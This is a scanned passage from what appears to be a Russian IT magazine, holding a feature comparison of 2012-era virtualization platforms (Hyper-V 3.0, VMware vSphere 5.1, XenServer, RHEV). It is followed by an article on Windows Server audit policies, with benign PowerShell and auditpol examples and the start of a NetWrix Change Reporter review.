Огромный интерес к системам виртуализации вполне понятен и предсказуем, и в связи с ним возможности ПО, как, впрочем, и услуги предоставления вычислительных ресурсов, развиваются стремительными темпами. Чтобы остаться на плаву, компаниям приходится пересматривать буквально все, включая политику лицензирования: то, что вчера предлагалось за немалые деньги, сегодня можно получить абсолютно бесплатно и с большим функционалом. Лидеры рынка виртуализации выпустили мажорные релизы своих продуктов. Давай посмотрим, чем они собираются нас удивить.



Создание виртуального коммутатора с помощью мастера добавления ролей Win2012



В Hyper-V поддерживается технология NUMA

НОВОЕ В HYPER-V 3.0

Вместе с новой версией серверной ОС Windows Server 2012 был представлен гипервизор Hyper-V 3.0, уже в бете превосходивший по всем возможностям своего предшественника. К окончательному релизу стало понятно, что MS желает серьезно подвинуть своих конкурентов, предложив удобный инструмент для создания динамичных платформ, удовлетворяющих современным требованиям. Усовершенствований не просто много, а очень много. В первую очередь бросаются в глаза количественные изменения: гостевая ОС может иметь ОЗУ 1 Тб (ранее 64 Гб) и 64 виртуальных vCPU (ранее 4), хост-сервер — ОЗУ 4 Тб и 320 логических CPU, в Failover Cluster можно объединить до 64 систем с 4000 работающими VM (ранее 1000). Вероятно, не во всех случаях понадобятся такие мощности, тем не менее задел создан неплохой. В списке официально поддерживаемых гостевых ОС значатся также Linux (Red Hat / CentOS, SUSE, Ubuntu) и FreeBSD.

Формат виртуальных дисков VHD, используемый в решениях виртуализации еще со времен VirtualPC, поддерживает максимальный размер до 2 Тб, чего в современных условиях бывает недостаточно. В Win2012 анонсирован новый открытый формат VHDX, при котором максимальный размер диска увеличен до 64 Тб, а журнал снижает риск получить нечитаемый образ в случае сбоя. В Windows-версиях до 2012 поддерживались харды, кластер которых не превышает 2 Кб, теперь можно использовать жесткие диски с размером сектора 4 Кб и поддерживающие стандарт эмуляции 512e.

Формат VHDX позволяет использовать технологию Offloaded Data Transfer (ODX), аналогичную vStorage API for Array Integration от VMware. Обмен данными ускоряется за счет того, что копирование блоков идет внутри самой СХД, не нагружая SAN. Но для этого оборудование должно быть подключено к VM как virtual SCSI или физический диск, IDE не поддерживается.


Как уже говорилось в статье «Кладовая данных», опубликованной в предыдущем номере][, в Win2012 очень многое сделано для обеспечения высокого уровня доступности сервисов. В частности, новая роль Scale-Out File Server позволяет хранить на сетевых ресурсах образы VM, обеспечивая высокую доступность, прозрачное переподключение на другой сервер и живую миграцию. При работе в кластере Hyper-V, если один из хостов выходит из строя, виртуальная машина автоматически перезапускается на другом хосте.

С кластером все понятно, а как быть, если он не используется? В Hyper-V 3.0 появилась технология Replica, позволяющая реплицировать файлы виртуальной машины на другой сервер и в случае сбоя быстро запустить VM. Причем реализовано несколько сценариев: наличие SAN, георaспределенная архитектура или локальная сеть. Схема работает просто: хосты связываются между собой, синхронизируют копии VM и затем обмениваются лишь измененными данными (Delta Replication). То есть копия будет «отставать» не более чем на время между репликациями, которое настраивает сам админ (с учетом того, что состояние ОЗУ не передается). Используется технология Volume Shadow Copy (VSS), поэтому реплики позволяют в том числе откатить состояние VM. В Hyper-V Replica несколько компонентов: ядро Replication Engine, модуль, отслеживающий операции чтения Change Tracking, сетевой модуль Network Module, который обеспечивает безопасный HTTP/HTTPS-канал, и модули управления Management Experience. При размещении VM на кластерных узлах также используется роль HVR Broker role.

Количество одновременных «живых миграций» сейчас ограничивается лишь возможностями сетевой подсистемы, при необходимости администратор может вручную задать очередность, а VM будут перенесены по мере освобождения ресурсов в выбранном порядке. Еще одно полезное нововведение — Live Storage Migration позволяет выполнить миграцию хранилища без прерывания работы ОС и будет функционировать при отсутствии общего хранилища (Live Migration Without Shared Storage). Ранее в этой ситуации приходилось останавливать сервер, переносить его и запускать. Например, возможна живая миграция в случае переноса VM с локальных дисков (и даже USB-накопителей) одного хоста на другой или локального диска на shared storage. Функция будет полезной для небольших компаний, использующих несколько серверов без единой системы хранения данных. Достаточно просто указать, куда нужно переместить VM, и пользователь даже не заметит, что работает уже с другим сервером. Перенос возможен и на сервер с CPU, отличным от текущего. Дедупликация данных позволяет сократить место, занимаемое VM, без существенной потери производительности и уменьшить время на резервирование.

Поддержка технологии SR-IOV (Single Root I/O Virtualization) для подключения устройств в VM дает возможность использовать специфические функции, ранее доступные только с нативными драйверами, и повысить производительность. С SR-IOV сетевые карты разделяются на некие виртуальные функции, которые передаются VM как физические устройства. Еще одна новинка — технология NUMA (Non-Uniform Memory Access) повышает производительность виртуальной машины за счет того, что каждый CPU обращается к «своей» части ОЗУ и тем самым уменьшаются накладные расходы на адресацию. При запуске VM она привязывается к определенному узлу NUMA, с которым и работает, если ресурсов достаточно.

Предугадать, сколько потребуется ОЗУ, довольно сложно, поэтому обычно устанавливают рекомендуемое или большее значение, «чтобы не тормозило», в итоге часть ресурсов простаи-



Консоль управления VMware vSphere Client



Настройка виртуального коммутатора в VMware vSphere

вает. Теперь можно задать минимальное и максимальное значение выделяемой памяти, после запуска VM освободит лишнюю память, если в ней нет необходимости. Причем установить эти значения можно буквально движением мышки на лету. Ранее для этого приходилось прибегать к PowerShell, а то и останавливать машину.

При использовании большого количества VM возможна ситуация, когда для перезагрузки одной из них потребуется выделить стартовое значение памяти, которое всегда выше минимального. Если на узле нет дополнительной памяти для перезапуска машины, задействуется функция Hyper-V Smart Paging, обеспечивающая нужный объем за счет файла подкачки узла виртуализации.

В связи с всевозрастающей нагрузкой изменена и сетевая подсистема. Так, стало возможным объединить до 32 физических сетевых адаптеров (NIC Teaming), повысив производительность и доступность. Но главное, появился полноценный виртуальный сетевой коммутатор (Layer 2) — Hyper-V Extensible Switch, предоставляющий следующие возможности: изоляцию виртуальных машин через создание частных VLAN (Private VLAN), ограничение пропускной способности, установление прав доступа для портов через ACL, VLAN Trunking (работа с несколькими VLAN), мониторинг, защиту от ARP Spoofing и DHCP Snooping атак. Управление возможно через PowerShell и WMI. Получить список командлетов PowerShell просто:

```
PS> Get-Command -CommandType Cmdlet *VMNetworkAdapter*
PS> Get-Command -CommandType Cmdlet *VMSwitch*
```

Представлен открытый API, поэтому можно ожидать разработок третьих фирм. Добавлена поддержка виртуальных адаптеров Virtual Fibre Channel для VM, через которые они могут получить прямой доступ к LUN посредством MPIO (Multipath I/O).


Так как Win2012 продвигается в том числе как платформа для частных и публичных облаков, появилась возможность сбора биллинговой информации при помощи функции Hyper-V Resource Metering, предоставляющей метрики по значению загрузки CPU и RAM, объему дискового пространства, входящему/исходящему трафику. По умолчанию эта функция выключена, для активации следует использовать командлет Enable-VMResourceMetering. Интервал сбора по умолчанию установлен в один час, изменить его можно с точностью до минуты при помощи командлета ResourceMeteringSaveInterval.

VMWARE ESXI/VSPHERE


Основой продуктов виртуализации VMware (vmware.com) является бесплатный гипервизор VMware ESXi, представляющий собой ОС размером 300 Мб, которая устанавливается на чистое железо (bare-metal). Его главная задача — создание, запуск виртуальных машин на хосте и управление ими. Можно использовать сколько угодно ESXi, но каждая будет управляться из отдельной консоли. Централизованное управление серверами и виртуальными машинами реализовано в VMware vSphere, поэтому, чтобы понять все возможности, следует рассматривать оба этих решения. На момент написания статьи актуальной была версия 5.1, ее и будем разбирать.

SCVMM 2012: ЦЕНТР УПРАВЛЕНИЯ ПОЛЕТАМИ

Традиционно к выходу новой серверной ОС Microsoft обновляет и семейство средств управления System Center. Функционал Virtual Machine Manager 2012 обновлен с учетом новых веяний — организации приватного/публичного облака, предоставления ИТ-технологий как услуги и сервис-ориентированного подхода в управлении. Главная новость — возможность управлять VM, запущенными не только на платформе Hyper-V, но и в VMware и Citrix XenServer. Все ресурсы хостов в интерфейсе VMM2012 видны как фабрика ресурсов (Fabric), запуская VM, мы выделяем ей ресурсы фабрики. Появилась функция, аналогичная Distributed Resource Scheduler от VMware, когда рабочая нагрузка между серверами внутри кластера выравнивается, в случае перегруза VMM динамически перемещает VM на другие узлы. Если же ресурсы излишни, VMM умеет отключать ненужные узлы и включать при необходимости, экономя электроэнергию. Для быстрого развертывания VM используются библиотеки, шаблоны и настраиваемые профили. При этом VMM способен обнаруживать компьютеры в сети без установленной ОС и автоматически накатывать на них ОС с Hyper-V. Консоль позволяет выполнить P2V- и V2V-конвертацию. Возможна упаковка приложений для развертывания с помощью VMM 2012 с использованием Server Application Virtualization (Server App-V). Инструмент VMM Service Template Designer позволяет создать сервисный шаблон, который затем используется для развертывания сервиса. Возможен экспорт/импорт сервисных шаблонов, масштабирование сервиса (добавление VM). Сам VMM теперь может работать в кластере. Появился портал самообслуживания Self-Service, позволяющий пользователям самостоятельно управлять частным облаком.



Citrix XenServer 6.0 поддерживает все современные ОС



Подключение к консоли удаленного хоста в XenCenter

Начну с того, что в линейке VMware появился новый продукт — пакет автоматизации виртуальной инфраструктуры VMware vCloud Suite, объединяющий VMware vSphere, виртуальное хранилище vSphere Storage Appliance и средства катастрофоустойчивости виртуальной инфраструктуры VMware Site Recovery Manager.

Наверное, самим большим разочарованием релиза является ограничение на физическую память хоста в 32 Гб в бесплатной версии ESXi. Если RAM сервера превышает 32 Гб, то ESXi не будет загружаться. Для платных версий этот лимит снят. Наличие такого ограничения спорно: с одной стороны, бесплатная версия предназначена для тестирования и для SOHO, с другой — современные приложения все более прожорливы, и 32 Гб — это уже немного, а конкуренты не спят. Лицензирование будет учитывать только количество CPU. Максимальный размер памяти остался без изменений — 1 Тб. Среди других ограничений версии Free можно отметить отсутствие распределенных сервисов виртуализации (vMotion, HA, DRS, Storage DRS, клонирование VM), невозможность сохранения конфигурации через vCLI и API в режиме только для чтения.

Несколько упрощено управление хостом. Локальные пользователи с правами администратора получают полный доступ к shell без «su», неактивные сессии автоматически отключаются. Упрощены процедуры мониторинга и аудит активности хоста.

Кроме поддержки новых ОС (в частности, Win8/2012) и оборудования, заявлен новый, 9-й уровень абстракции оборудования «Version 9 virtual hardware», включающий в себя поддержку новых процессоров AMD Piledriver и Intel Ivy Bridge / Sandy Bridge, технологий VT-x/EPT (Extended Page Tables) и AMD-V/RVI (Rapid Virtualization Indexing) и ряда инструкций, если они реализованы на физическом CPU (RDRAND, RDFSBASE, RDGSBASE, x2APIC и другие). Функция Improved CPU Virtualization позволяет «пробрасывать» в VM больше функций физического CPU, появились счетчики производительности CPU. Увеличено количество vCPU на одну VM с 32 до 64. Возможна виртуализация внутри виртуальных машин, вроде Windows XP Mode (Virtual Hardware-Assisted Virtualization).

Поддерживаются виртуальные графические модули (vGPU) и 3D-графика для гостевых ОС, эти функции будут полезны для виртуальных ПК на VMware View, использующих возможности NVIDIA VGX.

Большим плюсом является то, что vCenter 5.1 совместим с ESXi, начиная с 3.x (устанавливается в меню «Edit Settings → Select compability»), поэтому можно не спешить обновлять свои серверы до последней версии. Появились два новых режима развертывания: «stateless caching» и «stateful installs». Первый позволяет развернуть хост ESXi из кеша при недоступности сервера Auto Deploy, а при использовании второго варианта первоначальная загрузка хоста ESXi идет по PXE, а все остальное — с выделенного загрузочного диска.

Подсистема хранения также претерпела изменения. Новый формат дисков SESparse VMDK (Space-Efficient Sparse) позволяет «вернуть» системе хранения удаленные и неиспользуемые блоки виртуального диска в гостевой ОС. Ранее размер прироста блока был равен 4 Кб, теперь же его можно тонко регулировать, выбирая оптимальное соотношение между использованием дискового пространства и нагрузкой на хранилище за счет размера блока. Появилась возможность загрузки через FCoE (Fibre Channel over Ethernet).

В новом storage API реализована поддержка полноценных VAAI NAS снапшотов. В предыдущей версии vSphere максимальное количество хостов, которые могли использовать один файл в режиме для чтения в VMFS, равнялось восьми, теперь с введением нового режима блокировки оно увеличено до 32, что позволит, например, более эффективно клонировать VDI, доступные через NFS.

Как и в Hyper-V 3.0, возможна живая миграция VM между двумя ESXi, не подключенными к SAN, при помощи vMotion и Storage vMotion (подробнее — в «VMware vSphere 5.1 vMotion Architecture, Performance and Best Practices», goo.gl/TIF9C). Технология vSphere Replication Appliance реплицирует VM по LAN и WAN в одном или разных кластерах и обеспечивает быстрое восстановление работы VM. Количество узлов в кластере MSCS (Microsoft Cluster Service) увеличено с двух до пяти. Добавилась возможность отслеживания характеристик функционирования SSD-накопителей через специальный SMART-плагин.

Место средства бэкапа VM vSphere Data Recovery занял vSphere Data Protection (VDP), построенный на базе популярного продукта EMC Avamar. Он позволяет создавать резервные копии содержимого гостевой ОС виртуальной машины без использования агентов, в нем реализована поддержка Changed Block Tracking, дедупликация данных переменной длины (variable-length) и одноэтапное восстановление.

В vSphere Distributed Switch добавлена возможность проверки работоспособности сети (Network Health Check) путем контроля

ЕСЛИ RAM СЕРВЕРА БОЛЬШЕ 32 ГБ, ТО ESXI НЕ БУДЕТ ЗАГРУЖАТЬСЯ. У ПЛАТНЫХ ВЕРСИЙ ЭТОТ ЛИМИТ СНЯТ

УДОБНО, ЧТО HEARTBEAT-ДИСК ТЕПЕРЬ МОЖЕТ БЫТЬ РАЗМЕЩЕН НА NFS-РАЗДЕЛЕ

VLAN, MTU и Teaming, реализован бэкап и восстановление конфигурации коммутатора, откат настроек. Появилась поддержка стандарта SR-IOV и многих других «мелочей»: поддержка префикса MAC-адреса в vCenter, зеркалирование портов (RSPAN и ERSPAN), поддержка NetFlow 10, протокола SNMP v3 и другое.

Сообщается, что в версии 5.1 стандартный клиент vSphere Client обновился в последний раз, далее будет вестись разработка только веб-клиента, использующего технологию Flash (написан с помощью Apache Flex).

CITRIX XENSERVER

Платформа XenServer (citrix.com) базируется на гипервизоре Xen и обеспечивает все необходимые функции управления серверами виртуализации. Поддерживаются все востребованные технологии: динамическая балансировка и перераспределение нагрузки, миграция виртуальных машин (Live Motion) между физическими серверами без прерывания обслуживания, «горячее» копирование VM и совместное использование разделяемых ресурсов (XenMotion), неограниченное количество серверов и виртуальных машин, High Availability, P2V-конвертация и многое другое. Актуальной на сегодня является версия 6.0.2, вышедшая в марте 2012 года, в ней многое сделано, чтобы повысить стабильность и производительность облачной инфраструктуры, VDI и сетевых функций. Поддерживается до 1 Тб памяти хоста, до 16 vCPU и 128 Гб vRAM для виртуальной машины. Версия 6.0.2 построена на базе гипервизора Xen 4.1 с планировщиком credit2, который может обеспечивать работу больших систем (более 255 CPU), поддерживает GPT и имеет улучшения по разделению ресурсов (CPU pools и partitioning). Также Xen 4.1 получил новый API для управления доступом к памяти (mem_access API), поддерживает расширение AVX x86 CPU, PXE-загрузку гостевых систем, работающих в режиме аппаратной виртуализации (HVM). Из других изменений: переработан первый домен dom0, добавлена поддержка новых ОС, включая еще не вышедшие на тот момент Win8/2012 (goo.gl/khBNu). Сам процесс развертывания хоста и гостевых ОС упрощен, пользователю предлагаются средства автоматизации выполнения типовых операций для получения максимальной отдачи от имеющихся ресурсов. Для установки XenServer на хост теперь достаточно одного ISO.

Стало возможным привязать к VDI физический GPU и организовать к нему прямой доступ, увеличив производительность. За счет использования технологии кеширования IntelliCache теперь требуется меньше места для VDI.

В качестве сетевого стека применен виртуальный коммутатор Open vSwitch (openvswitch.org), позволяющий создавать группы адаптеров Active-Backup NIC bonding и поддерживающий такие протоколы, как NetFlow, sFlow, RSPAN, ERSPAN, CLI, LACP и 802.1ag. Теперь администратору под силу создавать облачные сети практически любой сложности.

Функция Integrated Site Recovery, заменившая StorageLink Gateway Site Recovery, позволяет реплицировать данные между массивами хранения с поддержкой быстрого восстановления и переключения на резерв. Новый механизм может работать с любыми репозиториями хранения HBA или SCSI. Удобно, что Heartbeat-диск теперь может быть размещен на NFS-разделе. Возможно создание единого виртуального модуля vApp (Virtual Appliance) для нескольких VM. Для экспорта и импорта используется формат OVF, при импорте VM-дисков и OVF-окружений из XenCenter мастер позволяет изменить параметры VM (vCPU, vRAM, виртуальные интерфейсы).

ЗАКЛЮЧЕНИЕ

Как видно из обзора, все разработки идут вровень, если что-то новое появляется у конкурента, оно сразу же реализовывается и в остальных решениях.

СНИМАЕМ ШЛЯПУ ПЕРЕД RED HAT

Основой платформы Red Hat Enterprise Virtualization (redhat.com/promo/rhev3), предназначенной для организации управления виртуальной инфраструктурой, является дистрибутив Red Hat Enterprise Linux 6 с технологией виртуализации KVM (Kernel Virtual Machine) и наработками компании Qumranet. Компоненты доступны под GNU GPL, применяемые технологии можно встретить в других проектах, в частности oVirt. Первый релиз был представлен в конце 2009 года, в начале 2012-го вышла третья версия. На сегодняшний день поддерживаются: Live Migration, High availability, управление образами, мгновенные снимки, поддержка VDI и прочее. Для управления используется Red Hat Enterprise Virtualization Manager, который теперь является Java-приложением, работающим на платформе JBoss. Также стали доступны: ролевая модель доступа администраторов, новая подсистема отчетов и RESTful API для конфигурирования из сторонних приложений. Появился портал управления, позволяющий пользователям самим настраивать VM. Для обеспечения уровня безопасности инфраструктура sVirt позволяет использовать SELinux. В качестве СУБД вместо MS SQL Server теперь используется PostgreSQL. Поддерживается до 160 логических CPU и 2 Тб ОЗУ для хостов, а также до 64 логических CPU и 512 Гб ОЗУ для гостевых систем. Для гостевых ОС добавлена поддержка больших страниц памяти (Transparent Huge Pages): 2 Мб вместо 4 Кб, что позволит увеличить производительность за счет меньшего количества операций чтения. Поддержка функции динамического увеличения базового размера адресуемых страниц памяти Transparent Huge Pages уменьшает число используемых TLB-блоков (Translation Lookaside Buffer) и увеличивает тем самым производительность. Паравиртуализированный контроллер прерываний для VM x2APIC уменьшает нагрузку от работы гостевых ОС, увеличивая производительность в случае интенсивной генерации прерываний. Аналогичные функции, но для ввода/вывода выполняет Async-IO. Протокол SPICE, используемый для подключения клиентов, был оптимизирован для WAN-соединений: реализована поддержка динамического сжатия, подстройка глубины цвета и эффектов, улучшена поддержка Linux-десктопов. Поддерживаются локальные диски для VM (пока без Live Migration). С целью увеличения производительности сетевой стек vhost-net перенесен из пространства пользователя на уровень ядра.


WWW

- **Подробно о SR-IOV: http://youtu.be/hRHsk8Nycdg;**
- **подробнее об архитектуре подсистемы хранения в VMware vSphere 5.1: goo.gl/TIF9C.**

INFO

При обновлении VMware tools 5.1+ перезагрузка больше не потребуется.





Сергей Яремчук (grinder@synack.ru)


ПОСТАНОВКА НА КОНТРОЛЬ

ОБЕСПЕЧИВАЕМ ТОТАЛЬНЫЙ АУДИТ WINDOWS-СЕТИ

Сеть, как живой организм, постоянно меняется и развивается. Пользователи добавляют/считывают/удаляют файлы, коллеги-админы корректируют политики, параметры доступа и системные настройки. Ты всегда должен знать, кто, когда и что изменил, кому делегированы права, кто зашел в систему, получил доступ к ресурсу или удалил важные данные. Без аудита нельзя построить действительно безопасную сеть.



Начиная с Win2k8R2, появилась возможность связать настраиваемые представления с задачей



В Win2012 появились политики аудита на основе выражений

АУДИТ В WINDOWS SERVER 2008/2012

В Win2k8 система аудита претерпела значительные изменения. Так, количество отслеживаемых параметров было увеличено на 53. Стали отслеживаться все попытки создания, изменения, перемещения и восстановления объектов. В журнал записываются предыдущее и текущее значения измененного атрибута и учетная запись пользователя, выполнившего операцию. Управлять аудитом стало возможно на уровне категорий, что позволяет более тонко отобрать нужные параметры. Например, политики аудита Active Directory разделены на четыре категории, в каждой из которых настраиваются специфические параметры:

- Directory Service Access — доступ к службе каталогов;
- Directory Service Changes — изменения службы каталогов;
- Directory Service Replication — репликация службы каталогов;
- Detailed Directory Service Replication — подробная репликация службы каталогов.

Аудит внедряется при помощи глобальной политики аудита (Global Audit Policy, GAP), списка управления доступом (SACL, System access control list) и схемы. Для просмотра записей в журнале безопасности предложена консоль «Просмотр событий» (Event Viewer), позволяющая фильтровать события по дате при помощи настраиваемого представления: по уровню (критическое, предупреждение, ошибка и так далее), источнику, коду, пользователю или компьютеру и ключевым словам. Один раз настроив и сохранив такой фильтр, затем можно быстро получить нужные данные одним щелчком. Большой минус системы аудита Win2k8 в том, что оповещение не предусмотрено, админ может просматривать события только при необходимости (например, по жалобе пользователя). В Win2k8R2 появилась возможность связывать события и настраиваемые представления с задачей и при срабатывании правил запустить программу, отправить сообщение по e-mail или вывести сообщение на рабочий стол. Забегая чуть вперед, скажу, что из этих трех сценариев в Win2012 рекомендуемым является только первый.

Еще один инструмент, автоматизирующий процесс анализа информации, — набор командлетов для работы с журналами локальной или удаленных систем *-Eventlog и *-WinEvent. Просмотреть полный список с указанием их назначения можно командой:

```
PS> Get-Help *-Eventlog
```

Например, просмотрим события с ID 4720 (создание учетной записи):

```
PS> Get-EventLog security | ?{$_.eventid -eq 4720}
```

В Win2012 возможности аудита были расширены. Появление динамического контроля доступа (Dynamic Access Control) предоставило возможность задавать expression-based политики аудита на основе выражений и свойств объекта, позволяя получить более точную информацию обо всех попытках доступа к важным документам. Например, можно настроить политику аудита всех пользователей, не имеющих необходимого доступа, но пытавшихся прочитать документ. Активируется такая политика непосредственно в свойствах файла или папки или при помощи аудита доступа к глобальным объектам (Global Object Access Auditing). Настроенные политики при каждом обращении пользователя к файлам генерируют события (с номерами 4656, 4663), содержащие атрибуты файлов, которые можно отбирать при помощи фильтров.

Но наверное, одним из самых важных нововведений стала возможность отслеживать попытки обращения к съемным устройствам. Система генерирует события с двумя ID: успешное обращение (4663) и неудачная попытка (4656).

По умолчанию для клиентских систем аудит отключен, для серверных активна только подкатегория «Доступ к службе каталогов Active Directory». Для управления политиками предназначен редактор управления групповыми политиками. В ветке Политики/Параметры безопасности/Локальные политики/Политика аудита находятся следующие категории: аудит входа и событий входа в систему, доступа к объектам, изменения политики, использование привилегий, отслеживание процессов, системных событий, управление учетными записями. Переходим сюда и указываем контролируемые события (успех, отказ). Более тонко политики устанавливаются в Политики/Параметры безопасности/Конфигурация расширенной политики аудита/Политики аудита.

В Win2012 для настроек можно использовать утилиту командной строки auditpol. Чтобы получить полный список GAP с установленными параметрами, достаточно ввести команду:

ДЛЯ ЧЕГО НУЖЕН АУДИТ?

Аудит решает пять основных задач: выявить несанкционированный доступ; определить причины дыры в системе безопасности; предотвратить нарушения безопасности; отследить вход пользователей в систему и деятельность администраторов; обеспечить соответствие нормативным требованиям.

```
> auditpol /list /subcategory:*
```

Активируем аудит съемных носителей:

```
> auditpol /set /subcategory:»Съемные носители» \
    /success:enable /failure:enable
```

Система аудита Windows позволяет собрать достаточно много информации, ее главный недостаток состоит в том, что нужно знать, что искать. События с одним номером могут означать изменения самых разных объектов, одно действие пользователя может генерировать десяток событий, и пропустить что-то действительно важное очень легко. Все это требует знаний и опыта.


Информация, собранная системой аудита, используется при расследовании инцидентов, а поэтому многие стандарты безопасности (HIPAA, SOX, PCI и другие) требуют, чтобы журналы сохранялись длительное время (до семи лет). Журналы Windows по умолчанию ограничены 128 Мб, и при большом количестве событий они будут быстро перезаписаны. Избежать этого можно, установив в свойствах журнала консоли Event Viewer больший размер и активировав параметр «Архивировать журнал при заполнении. Не перезаписывать события». Но об архивации и поиске информации в этом массиве (если такая необходимость возникнет) администратору придется позаботиться самому. Стоит отметить, что встроенный аудит доступа к файлам создает большую дополнительную нагрузку на сервер.

Резюмируя сказанное: предложенная разработчиками Windows система аудита свою функцию выполняет исправно, но она неудобна в использовании. Многие администраторы прибегают к помощи сторонних приложений, которые обеспечивают консолидацию логов с разных источников, лучший аудит изменений, меньший объем данных.

NETWRIX CHANGE REPORTER SUITE

Компания NetWrix (netwrix.ru) предлагает несколько решений под общим названием Change Reporter, обеспечивающих аудит отдельных компонентов: Active Directory, GPO, файлового сервера, SQL Server, VMware, SharePoint, сетевой инфраструктуры и других. Есть и комплексные продукты Change Reporter Suite и Enterprise Management Suite, в которых интегрированы все возможности. Если используется Microsoft System Center Operations Manager, можно установить расширение, добавляющее возможность контроля изменений AD, GPO и Exchange непосредственно из консоли SCOM. Решение от NetWrix может интегрироваться с некоторыми SIEM (Security Information and Event Management) системами, что открывает еще большие возможности по аудиту и обработке инцидентов.

Все Change Reporter доступны в двух версиях: платной и бесплатной. Возможности последней традиционно урезаны, но их с головой хватает для небольших и средних организаций. Интерфейс продуктов NetWrix не локализован, но выполнен вполне традиционно, поэтому разобраться с настройками несложно.



Активация аудита в редакторе групповых политик

Большинство установок производится при помощи мастеров, которые избавляют администратора от рутинных операций и не требуют особой подготовки. Например, чтобы активировать аудит, достаточно нажать одну кнопку в мастере Audit Configuration Wizard. Также этот мастер выдает ряд рекомендаций, как улучшить работу системы аудита.

